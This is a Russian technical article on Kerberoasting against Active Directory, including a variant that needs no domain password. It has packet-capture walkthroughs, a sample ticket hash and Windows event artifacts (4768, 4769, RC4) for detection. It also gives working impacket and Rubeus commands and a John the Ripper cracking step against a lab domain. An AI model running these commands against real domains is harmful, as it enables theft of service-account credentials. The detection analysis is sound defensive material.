

# Kerberoasting (в т.ч. без пароля пользователя) + артефакты

habr.com/ru/articles/875694
artrone
January 22, 2025



## Теория

Немного рассмотрим атаку под капотом. Как мы знаем, алгоритм аутентификации пользователя в контексте Kerberos строится следующим образом:



#### Если AS-REQ для получения TGT состоит из связки

UPN (User Principal Name) + SN (Service Name) + Тіmestamp, зашифрованный хэшем пароля пользователя

то TGS-REQ имеет следующую картину:

SPN (Service Principal Name) + (UPN (User Principal Name) + Timestamp) + TGT

Ответ от KDC, именуемый TGS-REP представляет из себя билет, который зашифрован хэшем пароля сервисной УЗ, имя которой фигурировало в запросе этого билета.

В общем случае, Kerberoasting схож с атакой AS-Rep Roasting, но, грубо говоря, сдвинут на шаг вперед в контексте аутентификации Kerberos.

Таким образом, становится очевидно, что для проведения атаки необходим доступ до любой доменной УЗ. Однако, это не всегда так, но к этому мы вернемся немного позже.

В основном, атака состоит из следующих шагов:

- 1. Поиск SPN's
- 2. Запрос(ы) Service Ticket's, адресат которых будет содержать имя сервисной УЗ по найденному SPN

- 3. Брутфорс тикета
- 4. Компрометация сервисной УЗ

#### Поиск SPN's

Подобную активность можно воссоздать, используя и Kerberos, и NTLM, поскольку при поиске данной информации происходит взаимодействие с LDAP.

Трафик активности выглядит следующим образом:

#### **Kerberos**

```
192.168.1.3
192.168.1.1
                                                                         192.168.1.1
192.168.1.3
                                                                                                                                     326 AS-REQ
1549 AS-REP
36 2.372722620
44 2.377250948
                                                                                                                                     1445 TGS-REQ
1518 TGS-REP
                               192.168.1.3
                                                                         192.168.1.1
                                                                                                                  KRB5
45 2.378962131
                                192.168.1.1
                                                                         192.168.1.3
                                                                                                                                     1016 DindRequest(92686001) "test_user" sasl
115 bindResponse(92686001) success
347 searchRequest(1602193728) "dc=test_dc=local" wholeSubtree
722 searchResEntry(1502193728) "CN=test_user_spn,CN=Users,DC=test,DC=local"
50 2.383139737
51 2.384814518
                                192.168.1.3
                                                                         192.168.1.1
                                                                                                                  LDAP
                                192.168.1.1
                                                                         192.168.1.3
                                                                                                                  LDAP
53 2.385968229
                                192.168.1.3
                                                                         192.168.1.1
                                                                                                                  I DAP
54 2.388151680
                                                                         192.168.1.3
```

#### **NTLM**

```
3 0.000585478 192.168.1.3 192.168.1.1 TCP 66 50838 - 389 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=598662450 TSecr=2037119  
4 0.001428237 192.168.1.3 192.168.1.1 LDAP 124 bindRequest(382865045) "test_user" , NTLMSSP_NEGOTIATE  
5 0.002293697 192.168.1.1 192.168.1.1 TCP 66 50838 - 389 [ACK] Seq=5 Ack=26 Win=32000 Len=0 TSval=598662450 TSecr=2037119  
7 0.005226409 192.168.1.3 192.168.1.1 LDAP 434 bindRequest(382680442) "test_user" , NTLMSSP_CHALLENGE 6 50838 - 389 [ACK] Seq=59 Ack=26 Win=32000 Len=0 TSval=598662452 TSecr=2037120  
7 0.005226409 192.168.1.3 192.168.1.1 LDAP 434 bindRequest(832680442) "test_user" , NTLMSSP_AUTH, User: test.local\test_user  
8 0.007547803 192.168.1.1 192.168.1.3 LDAP 91 bindResponse(832680442) success  
9 0.008931837 192.168.1.1 192.168.1.1 LDAP 347 SearchRequest(696110301) "dc=test_dc=local" wholeSubtree  
10 0.011301201 192.168.1.1 192.168.1.3 LDAP 722 searchResEntry(696110301) "CN=test_user_spn,CN=Users,DC=test,DC=local" | searchResRef(69611...
```

В принципе, ничего сверхъестественного. Однако, стоит обратить внимание на содержание запроса и ответа LDAP: Запрос:

Видно, что мы делаем выборку по УЗ, у которых в атрибутах установлен параметр servicePrincipalName. Выглядит это так:

Редактор многозначных строк

Атрибут: servicePrincipalName
Добавляемое значение:
Значения:
TEST/test\_spn

Ответ:

```
LDAPMessage searchResEntry(1502193728) "CN=test_user_spn,CN=Users,DC=test,DC=local" [1 result]
  messageID: 1502193728
  protocolOp: searchResEntry (4)
   ▼ searchResEntry
      objectName: CN=test_user_spn,CN=Users,DC=test,DC=local

▼ attributes: 6 items
         ▼ PartialAttributeList item memberOf
           type: memberOf
▼ vals: 1 item
                AttributeValue: CN=Service Admin,CN=Builtin,DC=test,DC=local
         ▼ PartialAttributeList item userAccountControl
            type: userAccountControl
▼ vals: 1 item
                AttributeValue: 66048
         ▼ PartialAttributeList item lastLogon
           type: lastLogon
▼ vals: 1 item
                 AttributeValue: 0
         ▼ PartialAttributeList item pwdLastSet
            type: pwdLastSet
▼ vals: 1 item
         AttributeValue: 133819293511039592
▼ PartialAttributeList item sAMAccountName
            type: sAMAccountName
▼ vals: 1 item
         AttributeValue: test_user_spn
• PartialAttributeList item servicePrincipalName
              type: servicePrincipalName
              vals: 1 item
                 AttributeValue: TEST/test_spn
```

LDAP отдал интересующую нас информацию и сетевое взаимодействие прекратилось.

#### Запрос TGS

Рассмотрим сетевую активность при попытке запроса TGS, используя найденную УЗ с SPN

TGS-REQ:

```
14 0.016490247 192.168.1.3 192.168.1.1 KRB5 248 AS-REQ
15 0.017420104 192.168.1.1 192.168.1.3 KRB5 247 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
23 0.023383263 192.168.1.3 192.168.1.1 KRB5 322 AS-REQ
24 0.024467042 192.168.1.1 192.168.1.3 KRB5 1464 AS-REP
32 0.031666023 192.168.1.3 192.168.1.1 KRB5 1426 TGS-REQ
33 0.032923888 192.168.1.1 192.168.1.3 KRB5 1517 TGS-REP
```

```
Kerberos
▶ Record Mark: 1356 bytes
  tgs-req
     pvno: 5
   msg-type: krb-tgs-req (12)
▼ padata: 1 item
      ▼ PA-DATA pA-TGS-REQ
        ▼ padata-type: pA-TGS-REQ (1)
           padata-value: 6e8204af308204aba003020105a10302010ea207030500000000000038204266182042230...
              ▶ ap-req
   req-body
        Padding: 0
      ▶ kdc-options: 40810010
       realm: TEST.LOCAL
      sname
          name-type: kRB5-NT-MS-PRINCIPAL (-128)
        ▼ sname-string: 1 item
        till: Jan 23, 2025 01:54:56.000000000 +10
       nonce: 776578250
      ÉNCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
          ENCTYPE: eTYPE-DES3-CBC-SHA1 (16)
          ENCTYPE: eTYPE-DES-CBC-MD5 (3)
ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
```

Как видно, KDC успешно отдал нам TGS (TGS-REP), SNameString которого содержит в себе имя сервисной УЗ, у которой есть SPN, что говорит об успешной аутентификации на нашем "сервисе".

#### Kerberoasting без наличия доменного аккаунта

Как я говорил выше, нам необязательно иметь доступ к доменной УЗ для атаки. Давайте рассмотрим почему это так.

Из статьи про <u>AS-REP Roasting</u> мы знаем, что если у пользователя отключена преаутентификация Kerberos, то KDC не проверяет пароль (если точнее, то зашифрованную метку времени (pA-ENC-TIMESTAMP) хэшем пароля пользователя - её попросту нет в AS-REQ). Именно поэтому, мы получаем AS-REP, который, по своей сути, является зашифрованным TGT. А если мы имеем TGT, то и можем запросить TGS.

Однако, стоит учесть, что явно TGS мы не получаем. В данном случае, мы даже не отправляем KDC запрос TGS-REQ и, соответственно, не получаем TGS-REP- всё ограничивается запросом TGT.

#### Разбор трафика:

Ниже приведен пример выполнения атаки, нацеленной на целый скоуп пользователей

29 12.782359627	192.168.1.3	192.168.1.1	KRB5	237 AS-REQ
30 12.783297412	192.168.1.1	192.168.1.3	KRB5	152 KRB Error: KRB5KDC_ERR_S_PRINCIPAL_UNKNOWN
50 20.375163279	192.168.1.3	192.168.1.1	KRB5	237 AS-REQ
51 20.376372281	192.168.1.1	192.168.1.3	KRB5	169 KRB Error: KRB5KDC_ERR_S_PRINCIPAL_UNKNOWN
72 27.192225052	192.168.1.3	192.168.1.1	KRB5	240 AS-REQ
73 27.193410224	192.168.1.1	192.168.1.3	KRB5	171 KRB Error: KRB5KDC_ERR_S_PRINCIPAL_UNKNOWN
107 37.202868263	192.168.1.3	192.168.1.1	KRB5	244 AS-REQ
108 37.203921106	192.168.1.1	192.168.1.3	KRB5	157 KRB Error: KRB5KDC_ERR_S_PRINCIPAL_UNKNOWN
125 43.559039500	192.168.1.3	192.168.1.1	KRB5	244 AS-REQ
126 43.560062533	192.168.1.1	192.168.1.3	KRB5	157 KRB Error: KRB5KDC_ERR_ETYPE_NOSUPP
154 53.522818726	192.168.1.3	192.168.1.1	KRB5	244 AS-REQ
155 53.524213587	192.168.1.1	192.168.1.3	KRB5	1452 AS-REP

Видно, что в трафике отсутствует хотя бы 1 запрос на получение TGS. Давайте заглянем в тело одного из AS-REQ:

```
Kerberos
Record Mark: 174 bytes
 as-req
    pvno: 5
    msg-type: krb-as-req (10)

▼ padata: 1 item
     ▼ PA-DATA pA-PAC-REQUEST
        ▼ padata-type: pA-PAC-REQUEST (128)

    padata-value: 3005a0030101ff

               include-pac: True
    req-body
       Padding: 0
     kdc-options: 50800000
          name-type: kRB5-NT-PRINCIPAL (1)
       ▶ cname-string: 1 item
       realm: TEST.LOCAL
          name-type: kRB5-NT-PRINCIPAL (1)
       ▼ sname-string: 1 item
            SNameString: test user spn
       till: Jan 23, 2025 19:21:43.000000000 +10
       rtime: Jan 23, 2025 19:21:43.000000000 +10
       nonce: 1927895655
     etype: 1 item
```

Интересным моментом является значение атрибута SNameString. Напомню, что по стандарту блок sname-string содержит в себе 2 элемента: SNameString: krbtgt uSNameString: <домен>;

#### Практика


Рассмотрим 2 сценария выполнения атаки:

- 1. Kerberoasting
- 2. Kerberoasting без наличия доступа к УЗ доменного пользователя

## Kerberoasting

При проведении атаки, обычно пользуются скриптом GetUsersSPNs из набора Ітраскеt для удаленного проведения атаки и Rubeus для локального.

impacket-GetUsersSPNs 'test.local/test\_user:P@ssword!' -dc-host
"DC\_TEST.test.local" -request



Выполнив команду, мы сначала сделали запрос к LDAP, найдя всех пользователей с SPN, а затем запросили TGS билет, указав в качестве службы найденную УЗ "test user spn".

Теперь необходимо завернуть вывод команды в файл и забрутить пароль:

```
echo 'string' > file.hash
john file.hash --wordlist=passwords.txt
```

В конечном счете, мы получили пароль от УЗ test\_user\_spn, тем самым скомпрометировав её.

## Вариант локальной атаки, используя Rubeus

```
Rubeus.exe kerberoast /outfile:kerb_tgs.txt /domain:"TEST.LOCAL" /dc:"DC_TEST.TEST.LOCAL" /user:"test_user" /password:"P@ssword!"/spn:"test_user_spn"
```

## Kerberoasting без наличия доступа к УЗ доменного пользователя

Как я и говорил выше, мы можем злоупотребить отключенной преаутентификацией пользователя для запроса TGS, не имея в своём арсенале доступа к какому-либо аккаунту. Делается это следующей командой:

```
impacket-GetUsersSPNs -no-preauth "asrep-user" -usersfile user.txt -dc-ip
"192.168.1.1" "TEST.local"/
```

Здесь мы явно перебираем доменные УЗ, которые хранятся в файле user.txt.

Повторяем процедуру с брутфорсом и радуемся, если пароль не слишком сильный :)

#### Локальный вариант проведения атаки, используя Rubeus:

Rubeus.exe kerberoast /outfile:file.txt /domain:"TEST.LOCAL" /dc:"DC\_TEST.TEST.LOCAL" /nopreauth:"test\_user" /spn:"test\_user\_spn"

\$krb5tgs\$23\$\*test\_user\_spn\$TEST.LOCAL\$test\_user\_spn\*\$15922F39A548D92AABB7BD550E9F458C\$B726A18 A58B47D211C7ED83766860CB7F9FF8F61BD5F892C2D1C41EA1721269790C974D274252089AE48DFC68DA9F93157C6 8C108E6233B87D5A5C040A26E32BE3E74CCA80D088FA81B9EFA3C76EA7E39188B045D284D9C4E4CC2000358148B50 E5D8C211CDB8800B1A59A4320BE4F8CCF4958E8A76AC68BCFF2046A3DC82CC923ACB09E1B31F4963D6726FDACFEC5 F374830E1E5D52978AFC0355A633BB376C4C99299359896D801B8618D827E4DC4A6AB9B079033D481F779C9958082 4DCB43C111D6100AEA179D14D5F3C3D46247AE1F4580525ECDC3A322D7B13114D7C914338051F62C85CD5C54CD094 24BF33F96EC29AD3485E7176F13BA41EFE8ED155AB71F2250733F12D830D1B281327D6BF36655402AD52F8A544AF3 9D73DC302785762423438A0E157A1E683F1B35126121C1707F023D929AF0C5C77AD9BC18A4A99691CC809DD7F138D A6EBD3660AF2C35581BB9AF15FF0451527531C4702ABB916486AC0000440CAD3927DCA5180AE7DF269F7896C57DB3 44890CA2FD447D76034DC93DBCFF01B0CE80EDF8F504195203643CD26B00A83472DC7CDCB95B0204C568F3B8508EB 68ABDC5E7E39C19291CF7AC5FDAB6265EF7155518E21A097A5BD3D4EE3EC777F1F90F3F8B7849D053512AC5A7B3A0 2EFD2F2950E4B464B7A5651DDE00781A9B70E13C96203A04B7CE531F2818030A1A7C8C071CF434B4058C459CD1DDC 65FE34CE46D29F23123F449C96946C59E35A64304FB9B5932D6BA82B0A0CF2F8ECDB93E0FF777DF79F2B398F4DED4 F4968FEF01C26FBBEED4ADF59A03407AB6A4A5915FBCA1E8110225270F47A4AA1AF140E5B81689ABAC6CFD378EF6E 80B5DB8651D1F2CDBFFD3738C4515A0B6E04DCA38E2DF8249BFD75EB8E5E38B633C5D52A8C3CE46E0D33808013E7BD 6B16FB90642068FE968091663F84D5007B6FB85CEA57B410820083D5D26C675F9EE950979E4A72160A326708ED8ECA 165CC4DCABDBD43BED9BD13523BE8F48AF873D3FEA3FA704A27499777B7551828536363DA03E698E786F50F82FC2F4 7B8A740056614869326950DD992CA6952A5904AA845DF671BDB49B22D677C4DE405A146D6CFD18903ACBD58C31E5BD F589114E8D921F01C960CE3E65597C5198AE752E939625E502252BF6C9F54F49D3579F7CC0982A0EB28D3096334CE E8DEFC6914651A1540C9F7D5B346CB3D9E0DC8B32468ABAE2C33303289E3F2BE485CBF52DBBD6EF75B34A9217A358 4562C9B70821418699C0CAC05B297C911843924D9E557E63589807176A21FCD5037FEAFD87C5444E346A8C43BC460 309A9973B

Таким образом, выполнив команду из-под УЗ pth-user, мы запросили билет от имени пользователя test\_user, имя службы в билете которой является УЗ-сервисом test\_user\_spn.

## **Артефакты**

При проведении данной атаки при разных сценариях, артефакты можно разделить на 2 категории:

- 1. С событием 4769 (Обычный Kerberoasting)
- 2. Без события 4769 (Kerberoasting без наличия доступа к УЗ доменного пользователя)

#### С событием 4769

При реализации сценария с базовой атакой, последовательность событий выглядит примерно следующим образом:


Поиск SPN's, используя NTLM:

	22.01.2025 20:40:49	Microsoft Win	4634	Выход из системы
🔍 Аудит успеха	22.01.2025 20:40:49	Microsoft Win	4769	Операции с билетами
🔍 Аудит успеха	22.01.2025 20:40:49	Microsoft Win	4768	Служба проверки подл
🔍 Аудит успеха	22.01.2025 20:40:49	Microsoft Win	4624	Вход в систему
Аудит успеха	22.01.2025 20:40:49	Microsoft Win	4776	Проверка учетных дан

Поиск SPN's, используя Kerberos:

🔍 Аудит успеха	22.01.2025 20:42:20	Microsoft Win	4634	Выход из системы
🔍 Аудит успеха	22.01.2025 20:42:20	Microsoft Win	4769	Операции с билетами
🔍 Аудит успеха	22.01.2025 20:42:20	Microsoft Win	4768	Служба проверки подл
🔍 Аудит успеха	22.01.2025 20:42:20	Microsoft Win	4624	Вход в систему
🔍 Аудит успеха	22.01.2025 20:42:20	Microsoft Win	4769	Операции с билетами
🔍 Аудит успеха	22.01.2025 20:42:20	Microsoft Win	4634	Выход из системы
🔍 Аудит успеха	22.01.2025 20:42:20	Microsoft Win	4768	Служба проверки подл
🔍 Аудит успеха	22.01.2025 20:42:20	Microsoft Win	4624	Вход в систему

В обоих случаях, в событии 4769 мы видим нетипичное обращение на запрос билета, в котором Service Name представляет собой запрос к УЗ-службе.



#### Без события 4769

А таким образом выглядят события атаки, проведенной с помощью УЗ без предварительной аутентификации:

🔍 Аудит успеха	22.01.2025 20:47:33	Microsoft Win	4768	Служба проверки подл
🔒 Аудит отказа	22.01.2025 20:47:33	Microsoft Win	4768	Служба проверки подл
🔒 Аудит отказа	22.01.2025 20:47:33	Microsoft Win	4768	Служба проверки подл
🔒 Аудит отказа	22.01.2025 20:47:33	Microsoft Win	4768	Служба проверки подл
🔒 Аудит отказа	22.01.2025 20:47:33	Microsoft Win	4768	Служба проверки подл
🔒 Аудит отказа	22.01.2025 20:47:33	Microsoft Win	4768	Служба проверки подл

Поскольку мы точно не знаем, какие из пользователей имеют SPN, то мы просто перебираем их, генерируя множественные события 4768. Как только мы находим такую УЗ, получаем статус успеха для данного события. Обратить внимание, попрежнему, стоит на Service Name:

Событие 4768, Microsoft Windows security auditing.

Общие Подробности

Запрошен билет проверки подлинности Kerberos(TGT).

Сведения об учетной записи:

Имя учетной записи: test\_user Предоставленное имя сферы: TEST.LOCAL

Идентификатор пользователя: TEST\test\_user

Сведения о службе:

Имя службы: Код службы: test\_user\_spn TEST\test\_user\_spn

Сведения о сети:

я о сети: Адрес клиента: ::ffff:192.168.1.3 Порт клиента: 57814

Дополнительные сведения:

0x50800000

Параметры билета: Код результата: 0x0 Тип шифрования билета: 0х17

Тип предварительной проверки подлинности:

По умолчанию, здесь должен быть krbtgt.

Таким образом, при реализации данного сценария, мы можем говорить, что запрос TGT эквивалентен запросу TGS.

Помимо всего прочего, немаловажным признаком из событий выше является тип шифрования билета 0х17, код которого относится к RC4.